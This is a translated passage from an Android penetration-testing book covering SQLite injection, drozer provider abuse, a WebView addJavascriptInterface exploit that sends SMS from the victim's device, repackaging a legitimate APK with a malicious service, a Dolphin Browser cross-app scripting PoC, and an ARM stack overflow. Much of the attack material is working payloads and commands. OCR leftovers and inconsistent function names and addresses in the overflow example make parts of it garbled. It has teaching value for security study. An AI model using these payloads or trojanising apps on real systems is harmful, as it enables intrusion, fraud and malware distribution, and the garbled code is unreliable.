然而，想象一个场景，我们可以修改我们的输入，而不是正常的文本输入，它似乎是应用程序的 SQL 查询的一部分，然后又返回 `TRUE` ，从而授予我们身份。事实证明，如果我们把用户名/密码设为 `1'or'1'='1` 或任何类似总是 `TRUE` 的查询，我们就破解了应用程序的身份验证机制，这反过来是一个很大的安全风险。另外，请注意，由于使用单引号，在前面输入中使用的 `OR` 将在SQL查询中被视为 `OR` 。这将闭合用户名字段，并且我们的其余输入将解释为 SQL 查询。你可以从 `http://attify.com/lpfa/sqlite.apk` 下载漏洞应用程序。这里是攻击情况下的 SQL 查询：

```
SELECT * FROM USER_RECORDS WHERE USERNAME = '1'or'1'='1' AND
PASSWORD = 'something'
```

如果应用程序检测到登录成功，它会显示一个弹出框，其中包含用户信息，就像在 SQLite 身份验证绕过攻击的情况下一样，如下面的屏幕截图所示：



我们还可以在输入结尾处附加双连字符（ `-` ），来使 SQL 查询的其余部分仅解释为对应用程序的注释。

让我们看看另一个应用程序，这一次，利用 drozer，我们以前使用的工具，来利用 SQLite 注入漏洞。

这个应用程序是一个待办事项，用户可以保存他们的笔记; 该笔记存储在名为 `todotable.db` 的数据库中，并在应用程序中通过内容供应器访问。 遵循以下步骤：

1. 让我们继续，并启动 drozer，查看这个应用程序的数据库，如下面的命令所示。软件包名称为 `com.attify.vulnsqliteapp` 。

```
adb forward tcp:31415 tcp:31415
drozer console connect
```

2. 一旦我们进入了 Drozer 的控制台，我们就可以运行 `finduri` 扫描器模块来查看所有内容 URI 和可访问的 URI，如下所示：

```
dz> run scanner.provider.finduris -a com.attify.vulnsqliteapp
Scanning com.attify.vulnsqliteapp...

Unable to Query
content://com.attify.vulnsqliteapp.contentprovider/

Able to Query
content://com.attify.vulnsqliteapp.contentprovider/todos

Able to Query
content://com.attify.vulnsqliteapp.contentprovider/todos/

Unable to Query
content://com.attify.vulnsqliteapp.contentprovider

Accessible content URIs:
  content://com.attify.vulnsqliteapp.contentprovider/todos
  content://com.attify.vulnsqliteapp.contentprovider/todos/
```

3. 接下来，我们将使用 Drozer 中的注入扫描程序模块检查应用程序中基于注入的漏洞，如下所示：

```
dz> run scanner.provider.injection -a com.attify.vulnsqliteapp
Scanning com.attify.vulnsqliteapp...
Not Vulnerable:
  content://com.attify.vulnsqliteapp.contentprovider/
  content://com.attify.vulnsqliteapp.contentprovider

Injection in Projection:
  No vulnerabilities found.

Injection in Selection:
  content://com.attify.vulnsqliteapp.contentprovider/todos
  content://com.attify.vulnsqliteapp.contentprovider/todos/
```

4. 所以，现在我们可以使用可选参数来查询这些内容供应器，例如 `1 = 1` ，它将在所有情况下返回 `TRUE` ，如下面的截图所示：

```
dz> run app.provider.query content://com.attify.vulnsqliteapp.contentprovider/to
dos/ --selection "1=1"
| _id | category | summary                 | description          |
| 1   | Urgent   | Meeting with the boss   | Meeting room no LR3  |
| 2   | Urgent   | Financial Summary       | Submit annual report |
```

5. 此外，我们可以使用 Drozer 模块 `app.provider.insert` ，并通过指定参数和要更新的数据类型，将我们自己的数据插入 SQLite 数据库。 让我们假设我们要在数据库中添加另一个 `to-do` 条目。 因此，我们需要四个字

段：`id`，`category`，`summary`和`description`，数据类型分别为`integer`，`string`，`string`和`string`。

6. 因此，完整的语法将变成：

```
run app.provider.insert
content://com.attify.vulnsqliteapp.contentprovider/todos/ -
-integer _id 2 --string category urgent --string summary
"Financial Summary" --string description "Submit Annual
Report"
```

成功执行后，它将显示完成消息，如以下屏幕截图所示：

```
dz> run app.provider.insert content://com.attify.vulnsqliteapp.contentprovider/todos/ --integer _id 2 -
-string category Urgent --string summary "Financial Summary" --string description "Submit annual report
"
Done.
```

总结

在本章中，我们深入了解了 SQLite 数据库，甚至在应用程序中发现了漏洞，并利用 Drozer 来利用它们。 SQLite 数据库应该是渗透测试人员关注的主要问题之一，因为它们包含了应用程序的大量信息。 在接下来的章节中，我们将了解一些不太知名的 Android 利用技术。

第七章 不太知名的 Android 漏洞

> 作者：Aditya Gupta
>
> 译者：飞龙
>
>

在本章中，我们将了解一些不太知名的 Android 攻击向量，这在 Android 渗透测试中可能很有用。 我们还将涵盖一些主题，如 Android 广告库中的漏洞和 `WebView` 实现中的漏洞。 作为渗透测试者，本章将帮助你以更有效的方式审计 Android 应用程序，并发现一些不常见的缺陷。

7.1 Android WebView 漏洞

`WebView` 是一种 Android 视图，用于在应用程序中显示 Web 内容。 它使用 WebKit 渲染引擎，以便使用 `file//` 和 `data//` 协议显示网页和其他内容，可以用于从文件系统加载文件和数据内容。 `WebView` 也用于各种 Android 应用程序，例如提供注册和登录功能的应用程序。它通过在应用程序的布局中构建其移动网站，来显示应用程序中的 Web 内容。 我们将在下一章中进一步讨论 WebKit 及其渲染引擎。 对于本章，我们将只关心使用 WebKit 的那些应用程序。

在应用中使用 WebView

在应用程序中使用 `WebView` 非常简单和直接。 假设我们希望我们的整个活动都是一个 `WebView` 组件，从 `http://examplewebsite.com` 加载内容。

下面是在 Android 应用程序中实现 `WebView` 的代码示例：

```
WebView webview = new WebView(this);
setContentView(webview);
webview.loadUrl("http://vulnerable-website.com");
```

另一个重要的事情是，大多数开发人员最终为了增强应用程序的功能，在 `WebView` 实现中使用以下命令启用 JavaScript（默认设置为 `False` ）：

```
setJavascriptEnabled(true);
```

前面的命令确保 JavaScript 可以在应用程序中执行，并利用注册界面。

识别漏洞

想象一下这种情况，应用程序在不安全的网络中使用，允许攻击者执行中间人攻击（更多中间人攻击的内容请参见 OWASP 网站 `https//www.owasp.org/index.php/Man-in-the-middle_attack` ）。如果攻击者可以访问网络，则他们可以修改请求和对设备的响应。这表示他们能够修改响应数据，并且如果从网站加载 JavaScript 内容，则可以完全控制 JavaScript 内容。

事实上，通过使用它，攻击者甚至可以使用 JavaScript 来调用手机上的某些方法，例如向另一个号码发送短信，拨打电话，甚至使用诸如 Drozer 之类的工具获取远程 shell。

让我们举个简单的例子，来说明 `WebView` 漏洞的可能性。在这里，我们将使用 Joshua Drake 的 GitHub 仓库（ `https://github.com/jduck/VulnWebView/` ）中的，由他创建的概念证明。这个 POC 在应用程序中使用 `WebView` ，来简单加载一个 URL 并且加载一个位于 `http://droidsec.org/addjsif.html` 的网页（如果这个链接打不开，你可以访问 `http//attify.com/lpfa/addjsif.html` ）。

以下是 Eclipse 中代码示例的屏幕截图，其中使用名称 Android 创建 JavaScript 界面：

```
public class MainActivity extends Activity {

    @SuppressLint({ "SetJavaScriptEnabled", "JavascriptInterface" })
     @Override
            protected void onCreate(Bundle savedInstanceState) {
                    super.onCreate(savedInstanceState);
                    setContentView(R.layout.activity_main);

                    final Button button = (Button) findViewById(R.id.button1);
            button.setOnClickListener(new View.OnClickListener() {
                public void onClick(View v) {
                    // Perform action on click
                            WebView myWebView = (WebView) findViewById(R.id.webView1);
                            myWebView.reload();
                } });


                    WebView myWebView = (WebView) findViewById(R.id.webView1);

                    // not a good idea!
                    WebSettings webSettings = myWebView.getSettings();
                    webSettings.setJavaScriptEnabled(true);

                    // terrible idea!
                    myWebView.addJavascriptInterface(new WebAppInterface(this), "Android");

                    // woot.
                    myWebView.loadUrl("http://droidsec.org/addjsif.html");
            }
```

我们还可以从源代码中创建 `apk` 文件，只需右键单击项目，然后选择 `Export as an Android Application` （导出为 Android 应用程序）。一旦我们运行应用程序并监听 Burp 代理中的流量，我们将看到应用程序中指定的 URL 的请求，如以下屏幕截图所示：



现在，当响应来自服务器时，我们可以修改响应数据并使用它来利用此漏洞，如以下屏幕所示

```
HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Fri, 17 Jan 2014 10:34:59 GMT
Content-Type: text/html
Last-Modified: Fri, 27 Sep 2013 21:53:20 GMT
Connection: keep-alive
Content-Length: 280

<html>
<head>
<title>Test Page</title>
<script type="text/Javascript">
function sayhi() {
   document.body.innerHTML += '<br>hi from javascript!';
}
</script>
</head>
<body onload="sayhi()">
Hello world!
<input type="button" onclick="sayhi()" value="click me!" />
</body>
</html>
```

让我们假设攻击者需要利用这个漏洞应用程序，来使用受害者的设备向一个号码发送短信。以下屏幕截图显示了修改后的响应的样子：

```
HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Fri, 17 Jan 2014 10:34:59 GMT
Content-Type: text/html
Last-Modified: Fri, 27 Sep 2013 21:53:20 GMT
Connection: keep-alive
Content-Length: 280

<html>
<head>
<title>Test Page</title>
<script type="text/Javascript">
function execute() { var sendsms =
Android.getClass().forName("android.telephony.SmsManager").getMethod("getDefault",null).invoke(null,null);
sendsms.sendTextMessage("+12321234567", null, "pwned", null, null);}
</script>
</head>
<body onload="execute()">
Hello world!
<input type="button" onclick="execute()" value="click me!" />
</body>
</html>
```

一旦我们点击 `Forward` （转发）按钮，邮件将从受害者的设备发送到攻击者指定的号码。

上述内容简单地调用 `SMSManager()` ，以便将包含文本 `pwned` 的 SMS 发送到的预定义号码。

这是一个利用存在漏洞的 `WebView` 应用程序的简单示例。 事实上，你可以尝试调用不同的方法或使用 Drozer 从设备获取远程 shell。 你还可以访问 `https://labs.mwrinfosecurity.com/blog/2013/09/24/webview-addjavascriptinterface-remote-c` 阅读通过 Drozer 利用 `WebView` 的更多信息。

7.2 感染合法 APK

由于 Google 的不严格政策，将应用上传到 Play 商店时，许多开发人员上传了恶意应用和软件，目的是从使用者的装置窃取私人资料。 Google Play 中存在的大多数恶意软件只是合法应用程序的受感染版本。恶意软件作者只需要一个真正的应用程序，反编译它，插入自己的恶意组件，然后重新编译它，以便分发到应用商店和感染用户。这可能听起来很复杂，但实际上，这是一个非常简单的事情。

让我们尝试分析恶意软件作者如何修改合法应用程序，来创建它的受感染版本。执行此操作的最简单的方法之一是编写一个简单的恶意应用程序，并将其所有恶意活动放在服务中。此外，我们在 `AndroidManifest.xml` 文件中添加广播接收器，以便指定的事件（例如接收 SMS）能够触发我们的服务。

因此，以下是创建受感染版本的合法应用程序的简单步骤：

1. 使用 `apktool` 解压缩应用程序，如下所示：

   ```
   apktool d [appname].apk
   ```

2. 反编译恶意应用程序来生成 Java 类的 smali 文件。 在这里，我们需要将所有的恶意活动放在服务中。 此外，如果你有 smali 语言的经验，你可以直接从 smali 本身创建服务。 假设恶意服务的名称是 `malware.smali` 。

3. 接下来，我们需要将 `malware.smali` 文件复制到 smali 文件夹，它位于我们反编译的合法应用程序的文件夹中 。 我们把 `malware.smali` 中的软件包名称的所有引用更改为合法应用程序的软件包名称，并在 `AndroidManifest.xml` 中注册服务。

   在这里，我们需要在 `AndroidManifest.xml` 文件中添加另一行，如下所示：

   ```
   <service droid:name = "malware.java"/>
   ```

4. 此外，我们需要注册一个广播接收器来触发服务。 在这种情况下，我们选择短信作为触发器，如下面的代码所示：

   ```
   <receiver android:name="com.legitimate.application.service">
       <intent-filter>
           <action android:name="android.provider.Telephony.SMS_RECEIVED" />
       </intent-filter>
   </receiver>
   ```

5. 使用`apktool`重新编译应用，像这样：

```
apktool b appname/
```

一旦应用程序使用`apktool`重新编译，新的 apk 将为被感染的合法版本。 向手机发送邮件可能会自动触发此恶意软件。 如果恶意软件服务需要的权限比合法应用程序更多，我们还需要手动在`AndroidManifest.xml`文件中添加缺少的权限。

7.3 广告库中的漏洞

Google Play上提供的大部分免费 Android 应用都会使用广告来赚取收益。 然而，通常广告库本身存在漏洞，使得整个应用程序容易受到某种严重的威胁。

为了识别特定应用程序中存在的广告库，我们可以使用`dex2jar/apktool`简单地反编译该应用程序，并分析创建的文件夹。 你还可以在`http://www.appbrain.com/stats/libraries/ad`中找到一些最受欢迎的 Android 广告库和使用它们的应用程序。 广告库可能具有许多漏洞，例如上一节中讨论的`WebView`漏洞，不安全的文件权限或任何其他漏洞，这可能会导致攻击者破坏整个应用程序，获得反向 shell 或甚至创建后门。

7.4 Android 中的跨应用脚本

跨应用程序脚本漏洞是一种 Android 应用程序漏洞，攻击者可以绕过同源策略并在应用程序位置中访问存储在 Android 文件系统上的敏感文件。 这意味着攻击者能够访问位于`/data/data/[应用程序包名称]`位置中的所有内容。 漏洞的根本原因是，应用程序允许内容使用受信任区域的访问权限，在不受信任区域中执行。

如果漏洞应用程序是 Web 浏览器，攻击会变得更加严重，其中攻击者能够静默窃取浏览器存储的所有 Cookie 和其他信息，并将其发送给攻击者。

甚至一些著名的应用程序，如 Skype，Dropbox，海豚浏览器等，早期版本中都存在跨应用程序脚本漏洞。

让我们来看看海豚浏览器 HD 中的漏洞，例如，由 Roee Hay 和 Yair Amit 发现的漏洞。 此示例中使用的存在漏洞的海豚浏览器 HD 应用程序版本为 6.0.0，以后的版本中修补了漏洞。

海豚浏览器 HD 有一个名为`BrowserActivity`的漏洞活动，它可以被其他应用程序以及其他参数调用。 攻击者可以使用它来调用海豚浏览器 HD 并打开特定的网页，以及恶意的 JavaScript。 以下屏幕截图显示了 POC 代码以及通报（`http://packetstormsecurity.com/files/view/105258/dolphin-xas.txt`）：

```
public class MainActivity extends Activity {

        static final String mPackage = "mobi.mgeek.TunnyBrowser";
        static final String mClass =  "BrowserActivity";
        static final String mUrl = "http://adityagupta.net/";
        static final String mJavascript = "alert(document.domain)";
        static final int mSleep = 2000;


        @Override
        public void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);
            setContentView(R.layout.activity_main);
            startBrowserActivity(mUrl);
            try {
                Thread.sleep(mSleep);
            }
            catch (InterruptedException e) {}
            startBrowserActivity("javascript:" + mJavascript);

        }

        private void startBrowserActivity(String url) {
            Intent res = new Intent("android.intent.action.VIEW");
            res.setComponent(new ComponentName(mPackage,mPackage+"."+mClass));
            res.setData(Uri.parse(url));
            startActivity(res);
        }

      }
```

这里，使用屏幕截图中的上述代码，我们将打开 `http://adityagupta.net` 网站以及 JavaScript 函数 `alert(document.domain)` ，它将在提示框中简单地弹出域名。 一旦我们在我们的手机上打开这个恶意应用程序，它将调用海豚浏览器 HD，打开 URL 和我们指定的 JavaScript 代码，如下面的截图所示：



总结

在本章中，我们了解了 Android 中的不同攻击向量，从渗透测试者的角度来看，这非常有用。 本章应该用做对不同攻击向量的快速演练; 然而，建议你尝试这些攻击向量，尝试修改它们，并在现实生活中的渗透测试中使用它们。

在下一章中，我们将离开应用程序层，专注于 Android 平台的基于 ARM 的利用。

第八章 ARM 利用

> 作者：Aditya Gupta
>
> 译者：飞龙
>

在本章中，我们将了解 ARM 处理器的基础知识，和 ARM 世界中存在的不同类型的漏洞。 我们甚至会继续利用这些漏洞，以便对整个场景有个清晰地了解。 此外，我们将研究不同的 Android root 攻击和它们在漏洞利用中的基本漏洞。 考虑到目前大多数 Android 智能手机都使用基于 ARM 的处理器，对于渗透测试人员来说，了解 ARM 及其附带的安全风险至关重要。


8.1 ARM 架构导论

ARM 是基于精简指令集（RISC）的架构，这意味着其指令比基于复杂指令集（CISC）的机器少得多。 ARM 处理器几乎遍布我们周围的所有设备，如智能手机，电视，电子书阅读器和更多的嵌入式设备。

ARM 总共有 16 个可见的通用寄存器，为 R0-R15。 在这 16 个中，有 5 个用于特殊目的。 以下是这五个寄存器及其名称：

- R11: 帧指针 (FP)
- R12: 过程内寄存器 (IP)
- R13: 栈指针 (SP)
- R14: 链接寄存器 (LR)
- R15: 程序计数器 (PC)

下面的图展示了 ARM 架构：



在五个里面，我们会特别专注于这三个，它们是：

- 堆栈指针（SP）：这是保存指向堆栈顶部的指针的寄存器
- 链接寄存器（LR）：当程序进入子过程时存储返回地址
- 程序计数器（PC）：存储要执行的下一条指令

> 注意
>
> 这里要注意的一点是，PC 将总是指向要执行的指令，而不是简单地指向下一条指令。这是由于被称为流水线的概念，指令按照以下顺序操作：提取，解码和执行。 为了控制程序流，我们需要控制 PC 或 LR 中的值（后者最终引导我们控制 PC）。

执行模式

ARM 有两种不同的执行模式：

- ARM 模式：在 ARM 模式下，所有指令的大小为 32 位
- Thumb 模式：在 Thumb 模式下，指令大部分为 16 位

执行模式由 CPSR 寄存器中的状态决定。 还存在第三模式，即 Thumb-2 模式，它仅仅是 ARM 模式和 Thumb 模式的混合。 我们在本章不会深入了解 ARM 和 Thumb 模式之间的区别，因为它超出了本书的范围。

8.2 建立环境

在开始利用 ARM 平台的漏洞之前，建议你建立环境。 即使 Android SDK 中的模拟器可以通过模拟 ARM 平台来运行，大多数智能手机也是基于 ARM 的，我们将通过配置 QEMU（它是一个开源硬件虚拟机和模拟器）开始 ARM 漏洞利用。

为了在 Android 模拟器/设备上执行以下所有步骤，我们需要下载 Android NDK 并使用 Android NDK 中提供的工具为 Android 平台编译我们的二进制文件。 但是，如果你使用 Mac 环境，安装 QEMU 相对容易，可以通过键入 `brew install qemu` 来完成。 现在让我们在 Ubuntu 系统上配置 QEMU。 遵循以下步骤：

1. 第一步是通过安装依赖来下载并安装 QEMU，如图所示：

   ```
   sudo apt-get build-dep qemu
   wget http://wiki.qemu-project.org/download/qemu-
   1.7.0.tar.bz2
   ```

2. 接下来，我们只需要配置QEMU，指定目标为 ARM，最后充分利用它。 因此，我们将简单地解压缩归档文件，访问该目录并执行以下命令：

   ```
   ./configure --target-list=arm-softmmu
   make && make install
   ```

3. 一旦QEMU成功安装，我们可以下载 ARM 平台的 Debian 镜像来进行利用练习。 所需下载列表位于 `http://people.debian.org/~aurel32/qemu/armel/` 。

4. 这里我们将下载格式为 `qcow2` 的磁盘映像，它是基于 QEMU 的操作系统映像格式，也就是我们的操作系统为 `debian_squeeze_armel_standard.qcow2` 。 内核文件应该是 `vmlinuz-2.6.32-5-versatile` ，RAM 磁盘文件应该是 `initrd.img-2.6.32-versatile` 。 一旦我们下载了所有必要的文件，我们可以通过执行以下命令来启动 QEMU 实例：

```
qemu-system-arm -M versatilepb -kernel vmlinuz-2.6.32-5-
versatile -initrd initrd.img-2.6.32-5-versatile -hda
debian_squeeze_armel_standard.qcow2 -append
"root=/dev/sda1" --redir tcp:2222::22
```

5. `redir` 命令只是在登录远程系统时使用端口 2222 启用 ssh。 一旦配置完成，我们可以使用以下命令登录到 Debian 的 QEMU 实例：

```
ssh root@[ip address of Qemu] -p 2222
```

6. 登录时会要求输入用户名和密码，默认凭据是 `root:root` 。一旦我们成功登录，我们将看到类似如下所示的屏幕截图：

```
adi0x90:~ adi$ ssh root@192.168.148.132 -p 2222
root@192.168.148.132's password:
Linux debian-armel 2.6.32-5-versatile #1 Wed Sep 25 00:01:55 UTC 2013 armv5tejl

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 20 20:58:49 2014 from 192.168.148.1
root@debian-armel:~#
```

8.3 基于栈的简单缓冲区溢出

简单来说，缓冲区是存储任何类型的数据的地方。 当缓冲区中的数据超过缓冲区本身的大小时，会发生溢出。 然后攻击者可以执行溢出攻击，来获得对程序的控制和执行恶意载荷。

让我们使用一个简单程序的例子，看看我们如何利用它。 在下面的截图中，我们有一个简单的程序，有三个函数： `weak` ， `ShouldNotBeCalled` 和 `main` 。 以下是我们试图利用的程序：

```
#include <stdio.h>
#include <stdlib.h>

void ShouldNotBeCalled(){
    puts("I Should Never Be Called");
    exit(0);
}

void vulnerable(char *arg){
    char buff[10];
    strcpy(buff,arg);
}

int main(int argc, char **argv){
    vulnerable(argv[1]);
    return(0);
}
```

在整个程序运行期间，从不调用 `ShouldNotBeCalled` 函数。

漏洞函数简单地将参数复制到名为 `buff` 的缓冲区，大小为 10 字节。

一旦我们完成程序编写，我们可以使用 `gcc` 编译它，如下一个命令所示。 此外，我们将在这里禁用地址空间布局随机化（ASLR），只是为了使场景稍微简单一些。 ASLR 是由 OS 实现的安全技术，来防止攻击者有效地确定载荷的地址并执行恶意指令。 在 Android 中，ASLR 的实现始于 4.0。 你可以访问 `http://www.duosecurity.com/blog/exploit-mitigations-in-android-jelly-bean-4-1` 了解所有 Android 安全实施。

```
echo 0 > /proc/sys/kernel/randomize_va_space
gcc -g buffer_overflow.c -o buffer_overflow
```

接下来，我们可以简单将二进制文件加载到 GNU 调试器，简称 GDB，然后开始调试它，如下面的命令所示：

```
gdb -q buffer_overflow
```

现在我们可以使用 `disass` 命令来反汇编特定的函数，这里是 `ShouldNotBeCalled` ，如下面的截图所示：

```
(gdb) disass ShouldNotBeCalled
Dump of assembler code for function ShouldNotBeCalled:
0x00008408 <ShouldNotBeCalled+0>:      push    {r11, lr}
0x0000840c <ShouldNotBeCalled+4>:      add     r11, sp, #4
0x00008410 <ShouldNotBeCalled+8>:      ldr     r3, [pc, #16]   ; 0
0x00008414 <ShouldNotBeCalled+12>:     mov     r0, r3
0x00008418 <ShouldNotBeCalled+16>:     bl      0x8344 <printf>
0x0000841c <ShouldNotBeCalled+20>:     sub     sp, r11, #4
0x00008420 <ShouldNotBeCalled+24>:     pop     {r11, lr}
0x00008424 <ShouldNotBeCalled+28>:     bx      lr
0x00008428 <ShouldNotBeCalled+32>:     andeq   r8, r0, r8, lsl r5
End of assembler dump.
(gdb)
```

正如我们在上面的截图中可以看到的，`ShouldNotBeCalled` 函数从内存地址 `0x00008408` 开始。如果我们查看 `main` 函数的反汇编，我们看到漏洞函数在 `0x000084a4` 被调用并在 `0x000084a8` 返回。 因此，由于程序进入漏洞函数并使用易受攻击的 `strcpy` ，函数不检查要复制的字符串的大小，并且如果我们能够在程序进入漏洞函数时控制子过程的 LR ，我们就能够控制整个程序流程。

这里的目标是估计何时 LR 被覆盖，然后放入 `ShouldNotBeCalled` 的地址，以便调用 `ShouldNotBeCalled` 函数。 让我们开始使用一个长参数运行程序，如下面的命令所示，看看会发生什么。 在此之前，我们还需要在漏洞函数和 `strcpy` 调用的地址设置断点。

```
b vulnerable
b *<address of the strcpy call>
```

一旦我们设置了断点，我们可以使用参数 `AAAABBBBCCCC` 来运行我们的程序，看看它是如何被覆盖的。 我们注意到它在漏洞函数的调用处命中了第一个断点，之后在 `strcpy` 调用处命中了下一个断点。 一旦它到达断点，我们可以使用 `x` 命令分析堆栈，并指定来自 SP 的地址，如下面的截图所示：

```
(gdb) r AAAABBBBCCCC
Starting program: /root/Exploitation/buffer_overflow AAAABBBBCCCC

Breakpoint 1, main (argc=2, argv=0xbe8a3d64) at buffer_overflow.c:15
15          vulnerable(argv[1]);
(gdb) s

Breakpoint 2, vulnerable (arg=0xbe8a3e8a "AAAABBBBCCCC") at buffer_overflow.c:11
11          strcpy(buff,arg);
(gdb) s
12          }
(gdb) x/10x $sp
0xbe8a3be8:     0x00000000      0xbe8a3e8a      0x00000000      0x41414141
0xbe8a3bf8:     0x42424242      0x43434343      0xbe8a3c00      0x000084a8
0xbe8a3c08:     0xbe8a3d64      0x00000002
(gdb)
```

我们可以看到，堆栈已经被我们输入的缓冲区覆盖（ASCII：41 代表 A，42 代表 B，等等）。 从上面的截图中，我们看到，我们仍然需要四个更多的字节来覆盖返回地址，在这种情况下是 `0x000084a8` 。

所以，最后的字符串是 16 字节的垃圾，然后是 `ShouldNotBeCalled` 的地址，如下面的命令所示：

```
r `printf "AAAABBBBCCCCDDDD\x38\x84"`
```

我们可以在下面的截图中看到，我们已经将 `IShouldNeverBeCalled` 的起始地址添加到了参数中：

```
(gdb) disass IShouldNeverBeCalled
Dump of assembler code for function IShouldNeverBeCalled:
0x00008438 <IShouldNeverBeCalled+0>:    push    {r11, lr}
0x0000843c <IShouldNeverBeCalled+4>:    add     r11, sp, #4
0x00008440 <IShouldNeverBeCalled+8>:    ldr     r0, [pc, #8]    ; 0x8450 <I
0x00008444 <IShouldNeverBeCalled+12>:   bl      0x8368 <puts>
0x00008448 <IShouldNeverBeCalled+16>:   mov     r0, #0
0x0000844c <IShouldNeverBeCalled+20>:   bl      0x8374 <exit>
0x00008450 <IShouldNeverBeCalled+24>:   andeq   r8, r0, r0, asr #10
End of assembler dump.
(gdb) x/10x $sp
0xbe8a3be8:     0x00000000      0xbe8a3e8a      0x00000000      0x41414141
0xbe8a3bf8:     0x42424242      0x43434343      0xbe8a3c00      0x000084a8
0xbe8a3c08:     0xbe8a3d64      0x00000002
(gdb) r `printf "AAAABBBBCCCCDDDD\x38\x84"
The program being debugged has been started already.
Start it from the beginning? (y or n) y
```

请注意，由于这里是小端结构，字节以相反的顺序写入。 一旦我们运行它，我们可以看到程序 `ShouldNotBeCalled` 函数被调用，如下面的截图所示：

```
root@debian-armel:~/Exploitation# ./buffer_overflow `printf "AAAABBBBCCCCDDDD\x38\x84"`
I should never be called
